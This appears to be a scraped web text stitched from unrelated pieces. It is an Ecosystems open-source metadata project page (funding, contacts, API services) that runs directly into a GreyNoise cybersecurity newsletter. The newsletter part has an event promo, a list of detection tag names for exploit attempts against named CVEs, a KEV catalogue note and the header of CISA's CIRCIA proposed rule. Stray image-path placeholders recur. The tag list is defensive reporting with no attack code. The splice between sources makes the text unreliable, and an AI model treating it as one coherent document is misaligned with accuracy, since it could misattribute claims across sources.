considered critical, digital infrastrcuture.

To find out more about what we're building check out our roadmap

Support our work

Ecosystems is a project of Open Source Collective, a non-profit organization that is working to create a more sustainable future for open source software. Open Source Collective and Plaintext Group at Schmidt Futures are providing financial support to the project throughout 2022 and 2023. If you would like to support our work you can do so using credit or debit cards, bank transfers, or PayPal on Open Collective. If you would like to contribute on behalf of an organisation and require and invoice or contract, talk to the team at hello@oscollective.com.

Work with us

Our financial support will provide the framework to develop and launch Ecosystems in 2022, and to work in partnership with a small number of our intended users to co-design and exemplify the utility of the services we provide. If you’re interested in using Ecosystems: get in touch with the team at hello@ecosyste.ms.

Our Projects

Packages

An open API service providing package, version and dependency metadata of many open source software ecosystems and registries.

Timeline

An open API service providing the timeline of over 6 Billion events for every public repo on GitHub, all the way back to 2015.

Parser

An open API service to parse dependency metadata from many open source software ecosystems manifest files.

Archives

An open API service for inspecting package archives and files from many open source software ecosystems.

STORMWATCH

CYBERSECURITY NEWS

SHAMELESS SELF-PROMOTION

Join Censys for a Thrunting Workshop & Happy Hour!

```
https://go.censys.com/threat-hunting-workshop-philadelphia-2024.html
```

April 17, 2024 | City Winery | Philadelphia

Lunch | 12 - 1:30 p.m.
Thrunting Workshop | 1:30 - 4:30 p.m. (see below for 'who should attend')
Happy Hour to follow | 4:30 p.m. (everyone welcome!)

https://www.greynoise.io/blog/netnoisecon-amplifying-the-future-of-infosec

COMPANY

NetNoiseCon: Amplifying the Future of InfoSec

Sam Houston | April 2, 2024

STORMWATCH


CYBERSECURITY NEWS

TAG ROUND-UP

- Yonyou NC Arbitrary File Upload Attempt
- vBulletin CVE-2015-7808 PHP Deserialization Attempt
- ThinkCMF PHP Code Injection RCE Attempt
- OpenSIS CVE-2014-8366/CVE-2021-40353 SQL Injection Attempt
- D-Link NAS CVE-2024-3273 RCE Attempt
- Bludit 3.13.1 CVE-2021-35323 XSS Attempt
- Bludit 3.13.1 CVE-2021-35323 XSS Check
- ECShop delete_cart_goods.php SQL Injection Attempt
- NETObserve Authentication Bypass RCE Attempt
- CHIYU Converter CVE-2021-31250 XSS Attempt
- CHIYU SEMAC CVE-2021-31643 XSS Attempt
- SonicWall NetExtender Scanner
- Joomla PHP Object Injection RCE Attempt
- Netware Web Server CVE-2001-1580 Source Page Disclosure Attempt
- Microsoft IIS MDAC msadc CVE-1999-1011 Check
- Symantec Endpoint Protection Manager CVE-2013-5014/5015 XXE Attempt
- E-cology bsh.servlet.BshServlet RCE Attempt
- Ubiquiti Default Credentials Scanner
- Progress Kemp LoadMaster RCE CVE-2024-1212 Attempt

https://viz.greynoise.io/trends?view=recent

Trending Tag Activity Heatmap



WE NEED

TO TALK

ABOUT

KEV

It Has Been

5


Days Since The Last KEV Release

https://kev.hrbrmstr.app

https://www.cisa.gov/known-exploited-vulnerabilities-catalog

CVE-2024-29748: Android Pixel Privilege Escalation Vulnerability

CVE-2024-29745: Android Pixel Information Disclosure Vulnerability




Cyber Incident Reporting for Critical Infrastructure Act (CIRCIA) Reporting Requirements

A Proposed Rule by the Homeland Security Department on 04/04/2024

This document has a comment period that ends in 55 days. (06/03/2024)

https://www.federalregister.gov/documents/2024/04/04/2024-06526/cyber-incident-reporting-for-critical-infrastructure-act-circia-reporting-requirements



Start Printed Page 23644

AGENCY:

Cybersecurity and Infrastructure Security Agency, DHS

ACTION:

Proposed rule.

SUMMARY:

The Cyber Incident Reporting for Critical Infrastructure Act of 2022 (CIRCIA), as amended, requires the Cybersecurity and Infrastructure Security Agency (CISA) to promulgate regulations implementing the statute's covered cyber incident and ransom payment reporting requirements for covered entities. CISA seeks comment on the proposed rule to implement CIRCIA's requirements and on several practical and policy issues related to the implementation of these new reporting requirements.

Printed version:
PDF

Publication Date:
04/04/2024

Agency:
Department of Homeland Security

Dates:
Comments and related material must be submitted on or before June 3, 2024.

Comments Close:
06/03/2024

Document Type:
Proposed Rule

Document Citation:
89 FR 23644

Page:
23644-23776 (133 pages)